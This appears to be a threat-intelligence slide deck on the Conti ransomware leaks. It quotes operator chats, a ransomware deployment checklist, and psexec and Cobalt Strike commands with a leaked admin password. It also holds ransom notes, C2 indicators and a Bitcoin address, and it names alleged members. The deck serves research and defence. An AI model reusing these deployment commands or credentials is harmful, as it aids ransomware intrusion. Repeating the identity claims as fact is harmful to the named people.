----- ieo?eou ei?i iuei 7. McAfee http://b2b-download.mcafee.com/products/evaluation/Endpoint_Security/Evaluation/10.7.0/McAfee_Endpoint_Security_10.7.0_667_17_bundle.zip 8.
Symantec 9 CrowdStrike 10. Avast business https://www.avast.com/en-us/download-thank-you.php?product=BMS"

VMWARE CARBON-BLACK-CLOUD EDR

from: mango@q3mcco35auwcstmt.onion
to: stern@q3mcco35auwcstmt.onion
body:
Hi Ilja,

Glad to hear this - great news 😊

I have now requested a discount approval to make sure we can hit the price I have told you and I am now waiting for it. You can find the installation guide here : <https://docs.vmware.com/en/VMware-Carbon-Black-Cloud/services/cbc-sensor-installation-guide/GUID-76272E42-E534-47AD-8654-B2F3B5682806.html>

And the product usage guide here: <https://docs.vmware.com/en/VMware-Carbon-Black-Cloud/index.html>

It is also important to know that once you have bought your licenses you can access a free training that could be found here : <https://vmwarelearningzone.vmware.com/oltpublish/site/program.do?dispatch=showCourseSession&id=1da8e813-c2c4-11ea-9f48-0cc47adeb5f8>

Hopefully you'll receive a quote by tomorrow from our partner.
Thank you again for trusting Carbon Black, Speak to you soon!

Best regards, Marion

SENTINELONE EDR

EDR

===== AntiVirus =====
Engine : Sentinel Agent
ProductEXE : C:\Program Files\SentinelOne\sentinel Agent 4.2.4.154\SentinelRemediation.exe
ReportingEXE : C:\Program Files\SentinelOne\Sentinel Agent 4.2.4.154\SentinelAgent.exe
Engine : Windows Defender
ProductEXE : windowsdefender://
ReportingEXE : %ProgramFiles%\Windows Defender\MsMpeng.exe
Engine : Webroot SecureAnywhere
ProductEXE : C:\Program Files (x86)\Webroot\WRSA.exe
ReportingEXE : C:\Program Files (x86)\Webroot\WRSA.exe

IN THE EYES OF A CONTI OPERATOR: IMPACT

1. Отпинговываем живые WS
2. Отключаем WinDef
3. Раскидываем starter на WS + гасим малварь
4. Раскидываем starter на серверы (в system32), кроме DC. На серверах, где есть SQL - руками останавливаем (net stop mssqlserver) или прибиваем процессы SQL. Запускаем starter руками.
5. Запускаем starter domen-wide (psexec * -d -s -h start.exe -accepteula -y)
6. Гасим DC

== Translated from Russian to English ==

1. Ping live WS
2. Disable WinDef
3. We scatter the starter on WS + extinguish the malware
4. We spread the starter on servers (in system32), except for DC. On servers where there is SQL, we stop it manually (net stop mssqlserver) or kill the SQL processes. We start the starter with our hands.
5. Run starter domen-wide (psexec * -d -s -h start.exe -accepteula -y)
6. Extinguish DC

U user8 7:55 AM
beacon> remote-exec psexec 10.10.20.131 C:\starter.exe
[*] Tasked beacon to run 'C:\starter.exe' on 10.10.20.131 via Service Control Manager
[+] host called home, sent: 2005 bytes
[-] Could not start service c122355 on 10.10.20.131: 5

is he going to work there on the sappers himself?

T tl2 7:58 AM
should in theory
check if the locker process has died

U user4 7:58 AM
files will be dragged over the network for a long time, that would encrypt

U user9 5:28 AM
beacon> shell PsExec * -d -s -h gpupdate /force -accepteula -y -u itc.local\egl_admin -p E@gle@x1s3030
[*] Tasked beacon to run: PsExec * -d -s -h gpupdate /force -accepteula -y -u itc.local\egl_admin -p E@gle@x1s3030
[+] host called home, sent: 121 bytes
[+] received output:

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich

Size	Type	Last Modified	Name
----	----	-----	----
717b	fil	10/21/2020 21:30:40	R3ADM3.txt
185kb	fil	10/21/2020 21:30:27	starter.exe

IN THE EYES OF A CONTI OPERATOR: IMPACT

```
beacon> shell type C:\readme.txt
```

```
[*] Tasked beacon to run: type C:\readme.txt
```

```
[+] host called home, sent: 49 bytes
```

```
[+] received output:
```

```
All of your files are currently encrypted.
```

```
Backups were encrypted or deleted, same as Shadow Copies.
```

If you try to use any additional recovery software - the files might be damaged, but if you are still willing to try - try it on the data of the lowest value.

To make sure that we REALLY CAN recover all of the encryptd data - we offer you to decrypt 2 random files of your choice completely free of charge.

The faster you reply - the easier and cheaper it will be.

To receive information on the price of the recovery software you can contact our team directly for further instructions through our website :

TOR VERSION :

(you should download and install TOR browser first <https://torproject.org>)

<http://contirecj4hbzmyzuydyzrvm2c65blmvhoj2cvf25zqj2dwrrqcq5oad.onion/>

HTTPS VERSION :

<https://contirecovery.best>

---BEGIN ID---

сервера:
по ад: 2
по факту: 1
живых: 1
притянуто: 5

армы:
по ад: 30
живых: 5
притянуто: 5

шифровано: всё

= Translated from Russian to English =

servers:
hell: 2
in fact: 1
alive: 1
pulled: 5

armas:
hell: 30
alive: 5
pulled: 5

encrypted: all

INDICATORS OF COMPROMISE (IOCs)

U user4 3:01 PM
i probably give me too, and then also 20 percent attracts

CobaltStrike C2s on Port 443 - Pastebin.com
pastebin.com > ...
34.233.187.38. 54.74.109.48. 209.159.207.46. 197.248.104.2. 152.160.171.27. 98.143.95.83. 64.139.73.173. 23.106.160.195 → 205.101.245.170. 201.35.17.221.
23.106.160.195 my)


PeterM @AltShiftPrtScn
Looks like #Conti group is exploiting FortiGate VPNs to drop in Cobalt loaders, command: "rundll32.exe C:\Programdata\sys.dll entryPoint" sys.dll: virustotal.com/gui/file/1bf1... C2 addresses using compromised sites and the same url at the end "us/ky/louisville/312-s-fourth-st.html"

10:41 AM · Jan 17, 2021 · Twitter Web App

Passive DNS

STATUS	HOSTNAME	QUERY TYPE	ADDRESS
Unknown	skywh.com	A	23.106.160.195

Jan 29, 2021 https://skywh.com/us/ky/louisville/312-s-fourth-st.html



SOPHOS IR ENGAGEMENTS

INDICATORS OF COMPROMISE (IOCs)

T tl1 4:29 AM
give sox

U user7 4:29 AM
172.93.105.2:18541

T tl1 4:34 AM

The connection has timed out
The server at 192.168.100.247 is taking too long to respond.

The site could be temporarily unavailable or too busy. Try again in a few moments.
If you are unable to load any pages, check your computer's network connection.
If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

doesn't even let you go in

U user7 4:37 AM

Teemo[PDIPRODWEB]SYSTEM */728|2020Dec27 02:36:56> shell ping 192.168.100.247
[*] Tasked beacon to run: ping 192.168.100.247 -n 1
[+] host called home, sent: 68 bytes
[+] received output:

Pinging 192.168.100.247 with 32 bytes of data:
Request timed out.

MANDIANT FIN12 REPORT IOCs

REPORT | MANDIANT FIN12 Group Profile: FIN12 Prioritizes Speed to Deploy Ransomware Against High-Value Targets

34


Appendix 6: Selected FIN12 Indicators

The indicators listed in this appendix represent a small subset of the indicators we associate with FIN12. The complete indicator set is available to Mandiant Intelligence customers through Mandiant Advantage.

- dceee60dcee5fd4d47755d6b3a85a75 (MALTSHAKE, SYSTEMBC)
 - 149.248.34[.]200 (Choopa)
- 21b4d9c046db511738232582b41f453c (Artifact Kit Example, BEACON Stager)
 - [https://172.93.105\[.\]2/Menu.aspx](https://172.93.105[.]2/Menu.aspx)
 - 172.93.105[.]2 (ReliableSite)

WAS WORKING FOR CONTI A HACKER'S PARADISE?

- ❑ \$1k-\$2k p/m salary in Bitcoins, 5-day work week,
“follow-the-sun” schedule rota
- ❑ Conti operations require 24/7 availability for the botnets
or to respond to ransom negotiations
- ❑ As of 18 July 2021, Conti employed 62 people and by
30 July 2021, this rose to 87



CODERS	TESTERS	SYSADMINS	REVERSE ENGINEERS	RED TEAM	OSINT TEAM
<ul style="list-style-type: none">• Write malicious code• Integrate technologies• Malware obfuscation	<ul style="list-style-type: none">• VPN subscriptions• antivirus product licenses• new servers• domain registrations	<ul style="list-style-type: none">• Disassemble code and find vulnerabilities• Exploit development	<ul style="list-style-type: none">• Lateral movement• Steal data• Deploy Ransomware	<ul style="list-style-type: none">• Identify new targets• Map attack surface	

“SALARY DAY”


```
from_user: "mango"
to_user: "stern"
timestamp: "2021-06-29"
index: Conti Jabber
```

“Завтра день зп:\п\основная команда - 97 447; 52 человека\пновая команда - 4000; 3 человека, один пока не приступил\пкоманда реверса - 23 347; 16 человек\пкоманда ресерча - 12 500; 6 человек\пкоманда осинт разведки - 9 000; 4 человека\п\всего 146 294\2 = 73 147 на ЗП + баксов 700 уйдет на комиссии на переводы с кошельков\на вывод с бирж\п\ли надо 3-4к на расходы по роутерам\сервакам\прокладкам\п\nbc1q5aqs5hrlt3wj5xrnj0craykgsq6h8mse3cftf8”

= Translated from Russian to English =

“Tomorrow is salary day: main team - 97 447; 52 people new team - 4000; 3 people, one has not yet started the reverse team - 23,347; 16 people research team - 12,500; 6 people team osint intelligence - 9,000; 4 people total 146 294 \2 = 73 147 for salary + 700 bucks will go to commissions for transfers from wallets / withdrawals from exchanges and 3-4k are needed for expenses on routers / servers / gaskets
bc1q5aqs5hrlt3wj5xrnj0craykgsq6h8mse3cftf8”

- Main Team – 97,447
- New Team – 52 people – 4,000
- Reverse Team – 3 people – 23,347
- Research Team – 16 people – 12,500
- OSINT Team – 6 people – 9,000
- 3k-4k – Expenses: Routers, Servers, etc



= ~\$150K P/M
= ~\$1.8M P/A

REAL-WORLD IDENTITY OF A CONTI MEMBER

Begemot | Sergey Loguntsov // St. Petersburg, Russia

The image is a collage of screenshots from various online platforms, illustrating the real-world identity of a member of the Conti ransomware group. The platforms include:

- Twitter:** A tweet from "contileaks" (@Contileaks) featuring a GitHub profile for "Sergei Loguntsov (github.com/loguntsov) aka. begemot". The GitHub bio includes a link to a GitHub repository containing Erlang code. The GitHub URL is highlighted with a red box.
- YouTube:** A YouTube channel for "Sergey Loguntsov" with 1 subscriber. It features a video titled "Erlang implementation on C#(ing)" and another titled "Carbon processed via OpenCV".
- Trello:** A Trello board for "Loguntsov" with one card visible.
- About.me:** A personal website for "Sergey Loguntsov" listing skills like Erlang/OTP, Elixir development, and RabbitMQ development, along with interests in AI and machine learning.
- Stack Overflow:** A Stack Overflow profile for "Sergey Loguntsov" with 68 reputation, 1k answers, and 2 questions. It shows a history of contributions and a badge for "This user doesn't have any gold badges".
- Docker Hub:** A Docker Hub profile for "loguntsov" showing one repository named "loguntsov/apadu".
- Habr:** A Habr profile for "Loguntsov Sergey @begemot_sun" with karma -18 and rating 0.2. It includes a post about the "Baikals" and "Elbrus"勒索软件 being stopped.
- LinkedIn:** A LinkedIn profile for "Sergey Loguntsov" (Web Engineer, Russia) with 31 connections.
- Upwork:** An Upwork profile for "Sergey L. @loguntsov" showing a 5.0 rating, 100% completion rate, and 100% on-budget work.
- GitHub:** A GitHub profile for "begemot_sun" with a bio "A chronicle of my magnificent life." and a note about the account being created in 2005.
- Vkонтакте (VK):** A VK profile for "Sergey Loguntsov" with a placeholder profile picture of a dog wearing sunglasses.


REAL-WORLD IDENTITY OF A TRICKBOT MEMBER

Max | Alla Witte | Alla Klimova // Suriname | Latvia

The image is a collage of nine screenshots from different websites, all featuring Alla Klimova's profile. 1. Top-left: A LinkedIn profile page for Alla Klimova, showing her photo, name, and basic contact information. 2. Top-center: A screenshot of a malware analysis tool showing two URLs associated with her host. 3. Top-right: The Microsoft TechNet profile for Alla Klimova, displaying her bio, activity, and statistics. 4. Middle-left: A screenshot of a GitHub search results page showing repositories for 'allawitte' and 'gitlw'. 5. Middle-center: A screenshot of Alla Klimova's GitHub repository page, showing 'Repositories' and 'Projects'. 6. Middle-right: A screenshot of Alla Klimova's LinkedIn profile page, showing her work experience and education. 7. Bottom-left: A screenshot of Alla Klimova's profile on a career-oriented website, showing her work experience at 'Freelance' and 'Layout designer'. 8. Bottom-center: A screenshot of Alla Klimova's profile on Replit, showing her GitHub repository 'allawitte'. 9. Bottom-right: A screenshot of Alla Klimova's profile on last.fm, showing her music listening history.

IMMEDIATE SIDE AFFECTS OF THE CONTI LEAKS

- ❑ Leaked Conti Source code resulted in other groups leveraging the ransomware for their own campaigns
- ❑ Network Battalion 65 leveraged Conti code to attack Russian organizations over the invasion and war in Ukraine
 - ❑ Appends “.nb65” extension
 - ❑ Modified the ransom note



R3ADM3.txt - Notepad2

File Edit View Settings ?

1
2
3
4
5
6
7
8 By now it's probably painfully apparent that your environment has
9 been infected with ransomware. You can thank Conti for that.
10
11 We've modified the code in a way that will prevent you from decrypting
12 it with their decryptor.
13
14 We've exfiltrated a significant amount of data including private emails,
15 financial information, contacts, etc.
16
17 Now, if you wish to contact us in order to save your files from permanent
18 encryption you can do so by emailing network_battalion_0065@riseup.net.
19
20 You have 3 days to establish contact. Failing to do so will result in
21 that data remaining permanently encrypted.
22
23 While we have very little sympathy for the situation you find yourselves
24 in right now, we will honor our agreement to restore your files across
25 the affected environment once contact is established and payment is made.
26 Until that time we will take no action. Be aware that we have compromised
27 your entire network.
28
29 We're watching very closely. Your President should not have committed war
30 crimes. If you're searching for someone to blame for your current situation
31 look no further than Vladimir Putin.

Ln 6:31 Col 27 Sel 0 1.25 KB ANSI CR+LF INS Default Text

CONTI RESHAPED OUR UNDERSTANDING OF CYBERCRIME

- Hackers in hoodies in their Mother's basement
- Salaried employees part of a cybercrime corporation
- Aspired to build a Cybercrime Empire
- Carried on, Business As Usual for Conti after the Leaks
- 'Too big to fail' stage
- Protected by Russia, operate with impunity



The screenshot shows a dark blue-themed web page from the U.S. Department of State. At the top, there is a navigation bar with links for Newsroom, Business, Employees, Job Seekers, Students, Travelers, and Visas, along with social media icons. Below the navigation is a header with the U.S. Department of State logo and links for Policy Issues, Countries & Areas, Bureaus & Offices, and About. The main content area features a title "Reward Offers for Information to Bring Conti Ransomware Variant Co-Conspirators to Justice" in large, bold, white font. Below the title, it says "PRESS STATEMENT" and "NED PRICE, DEPARTMENT SPOKESPERSON". The date "MAY 6, 2022" is also present. The URL in the browser's address bar is "Home > Office of the Spokesperson > Press Releases > Reward Offers for Information to Bring Conti Ransomware Variant Co-Conspirators to Justice".

- “a reward of up to \$10,000,000 for information leading to the identification and/or location of any individual(s) who hold a key leadership position”
- “a reward of up to \$5,000,000 for information leading to the arrest and/or conviction of any individual in any country”
- “The FBI estimates that as of January 2022, there had been over 1,000 victims of attacks associated with Conti ransomware with victim payouts exceeding \$150,000,000”

REFERENCES

- ❑ <https://blog.bushidotoken.net/2022/04/lessons-from-conti-leaks.html>
- ❑ <https://adversary.crowdstrike.com/en-US/adversary/wizard-spider/>
- ❑ <https://blog.talosintelligence.com/2022/05/conti-and-hive-ransomware-operations.html>
- ❑ <https://attack.mitre.org/groups/G0102/>
- ❑ <https://attack.mitre.org/software/S0575/>
- ❑ https://malpedia.caad.fkie.fraunhofer.de/actor/wizard_spider
- ❑ <https://malpedia.caad.fkie.fraunhofer.de/details/win.conti>
- ❑ <https://www.cisa.gov/uscert/ncas/alerts/aa21-265a>
- ❑ <https://blog.chainalysis.com/reports/2022-crypto-crime-report-preview-ransomware/>
- ❑ <https://www.bankinfosecurity.com/irish-ransomware-attack-recovery-cost-estimate-600-million-a-16931>
- ❑ <https://krebsonsecurity.com/2021/12/inside-irelands-public-healthcare-ransomware-scare/>
- ❑ <https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-i-evasion/>
- ❑ <https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-ii-the-office/>
- ❑ <https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-iii-weapons/>
- ❑ <https://krebsonsecurity.com/2022/03/conti-ransomware-group-diaries-part-iv-cryptocrime/>
- ❑ <https://www.bleepingcomputer.com/news/security/hackers-use-contis-leaked-ransomware-to-attack-russian-companies/>
- ❑ <https://www.trmlabs.com/post/analysis-corroborates-suspected-ties-between-conti-and-ryuk-ransomware-groups-and-wizard-spider>
- ❑ <https://www.mandiant.com/sites/default/files/2021-10/fin12-group-profile.pdf>
- ❑ <https://www.state.gov/reward-offers-for-information-to-bring-conti-ransomware-variant-co-conspirators-to-justice/>

THANK YOU



William Thomas

ETAC



@BushidoToken



Github.com/BushidoUK

blog.bushidotoken.net